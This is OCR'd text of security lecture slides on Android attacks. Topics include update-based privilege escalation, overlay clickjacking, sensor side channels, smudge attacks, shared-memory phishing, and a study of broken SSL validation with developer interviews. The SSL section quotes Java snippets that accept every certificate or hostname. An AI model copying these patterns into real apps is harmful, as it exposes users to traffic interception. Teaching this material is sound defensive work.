
PILEUP: PRIVILEGE ESCALATION THROUGH UPDATING [34]

CISPA Center for IT-Security, Privacy and Accountability

- Vulnerability when upgrading Android version (e.g. v4.3 -> v4.4): PackageManager automatically re-grants permissions and attributes (like shared UID) to apps
  - Attacker can strategically claim a set of carefully selected privileges or attributes only available on the higher OS version
    - *Permission harvesting*: Request for a permission on an older version, so that when the OS is updated the permission is granted.
    - *Permission Preempting*: Define a permission with the same name as the one to be added by the newer version to get control of the permission.
    - *Shared UID grabbing*: Replace the system app with a malicious one

PILEUP: PRIVILEGE ESCALATION THROUGH UPDATING [34]


- **Example:** On Android 2.3.6 malicious apps defines non-existing system permission android.permission.READ_PROFILE; User updates device to Android 4.0, where this permission is added; malicious apps automatically gets this permission granted and is even the owner of the permission (i.e., can change protection level)



http://secureandroidupdate.org


UI Readdressing [26]

- Multiple Views overlap
- User clicks top view (visible), click event is not caught and passed on to lower view
  - User can be tricked into inadvertently clicking a button ("Buy for $200!")
- Android supports this: SYSTEM_ALERT permissions allows an app to create Activities that overlay any other application




SENSORIAL MALWARE: PLACERAIDER [27]

- Malware silently takes pictures and reads sensor for position of device
- Advanced algorithm to stitch pictures together




SENSORIAL MALWARE: (SP)IPHONE [28]

- Place phone next to physical keyboard and use onboard sensors to measure vibrations from typing
  - Derive keyboard input from vibrations
  - Using machine learning, accuracy up to 80%



PHONE-TO-COMPUTER ATTACK [29]

- Program the phone with the USB gadget API of the Linux kernel
  - Pretend to be a human interface device (e.g., keyboard)
  - Computer will automatically recognize it
  - Send arbitrary keystrokes to the computer
    - Last semester's Android lab: Open shell, insert exploit code, compromise PC




Android Attacks

Unlock pattern


SMUDGE ATTACK [18]

- User has to draw a pattern to unlock his phone
- His finger leaves a *smudge* trace that can be observed
  - Pure eye
  - Photo taken
  - Via reflection
- Trace discloses the user's unlock pattern




BIASED UNLOCK PATTERN [19] (CONT.)

- Most common patterns:



Most frequent ← → Less frequent




Android Attacks

Side-channels


SHARED MEMORY SIDE CHANNEL [30]

- Android GUI framework design leaks UI state changes through a publicly-accessible side channel: shared memory
  - Shared memory changes are correlated with Android window events
- Activity inference accuracy: 80-90%
  - Wait for target Activity (e.g., login screen) to be shown, then preempt that target Activity with custom, credential stealing Activity that looks the same as target Activity (i.e., phishing)
  - Disabling animation of custom Activity: No glitches, user doesn't notice change of Activity



GYROSCOPE SIDE CHANNEL [31]


- Gyroscope access requires no permission
  - Considered low security risk
- Key observation: Gyroscopes are susceptible to sound
  - Gyroscope are in fact (lousy) microphones
- Performed speech analysis using the gyroscope readings
  - Speech recognition: 14%
  - Gender recognition: 82-84%
  - Speaker identification: 45-65%
  - Isolated word recognition: 17-26%




http://devfiles.myopera.com/articles/9472/device-gamma.png


TapLogger [7] / TouchLogger [8]

Infer user's input to virtual keyboard by measuring the accelerometer and gyroscope during typing



http://devfiles.myopera.com/articles/9472/device-gamma.png





S A F E


SSL Usability [33]

Why Eve and Mallory Love Android
An Analysis of Android SSL (In)Security

Sascha Fahl
Marian Harbach
Thomas Muders
Lars Baumgärtner
Bernd Freisleben
Matthew Smith

Our Analysis

- downloaded 13,500 popular and free Apps from Google's Play Market
- built MalloDroid which is an androguard extension to analyze possible SSL problems in Android Apps
  - broken TrustManager implementations
  - accept all Hostnames



Static Code Analysis Results

- 92,8 % Apps use INTERNET permission
- 91,7 % of networking API calls HTTP(S) related
- 0,8 % exclusively HTTPS URLs
- 46,2 % mix HTTP and HTTPS

- 17,28 % of all Apps that use HTTPS include code that fails in SSL certificate validation
  - 1070 include critical code
  - 790 accept all certificates
  - 284 accept all hostnames

SSL in Android Apps

- ~ 90 % of all custom implementations accept all certificates:

```
public void checkServerTrusted(java.security.cert.X509Certificate[] p1, String p2)
{
    return;
}
```

public abstract void **checkValidity** ()

Checks whether the certificate is currently valid.

- ~7% check the expiration date only
- ~2% implement certificate pinning
- <1% added logging


SSL in iOS Apps

- Different concept on iOS: Apps in a walled-garden
- Checked more than 1000 iOS Apps

- Results:
  - Different platform, same problems

Manual App Testing Results

- cherry-picked 100 Apps
- 21 Apps trust all certificates
- 20 Apps accept all hostnames



What we found:

Manual App Testing Results

39 – 185 million affected installs!

What we found:



Zoner AV

- Virus signature updates via HTTPS GET
- No check for the virus update's authenticity!
- The good thing: It uses SSL
  - Unfortunately: The wrong way

```
static final HostnameVerifier DO_NOT_VERIFY = new HostnameVerifier()
{
        public boolean verify(String paramString, SSLSession paramSSLSession)
        {
           return true;
        }
};
```

More Examples

- Remote Control App

- Remote Code Injection

- Unlocking Rental Cars

Talking to Developers

- Finding broken SSL in Apps is good…
  - …knowing what the root causes are is even better
- We contacted 80 developers of broken apps
  - informed them
  - offered further assistance
  - asked them for an interview


- 15 developers agreed

Statements (1)

*"**This app was one of our first mobile apps** and when we noticed that there were problems with the SSL certificate, **we just implemented the first working solution we found on the Internet.**"*

Statements (2)

"[...] ***When I used Wireshark to look at the traffic, Wireshark said that this is a proper SSL protected data stream*** *and I could not see any cleartext information when I manually inspected the packets.* ***So I really cannot see what the problem is here.***"



Statements (3)

"The app accepts all SSL certificates because some users wanted to connect to their blogs with self-signed certs and […] because Android does not provide an easy-to-use SSL certificate warning message, ***it was a lot easier to simply accept all self-signed certificates****."*

Statements (4)

“We use self-signed certificates for testing purposes and the easiest way to make them working is to remove certificate validation. ***Somehow we must have forgotten to remove that code again when we released our app****.“*

Acknowledgements

- Luca Davi, Stephan Heuser and Prof. Dr.-Ing. Ahmad-Reza Sadeghi (CASED/TU Darmstadt/ICRI-SC @ TU Darmstadt) for some of their slides on attacks
- Sascha Fahl (Uni Hannover) for sharing his CCS'12 and CCS'13 slides on SSL vulnerabilities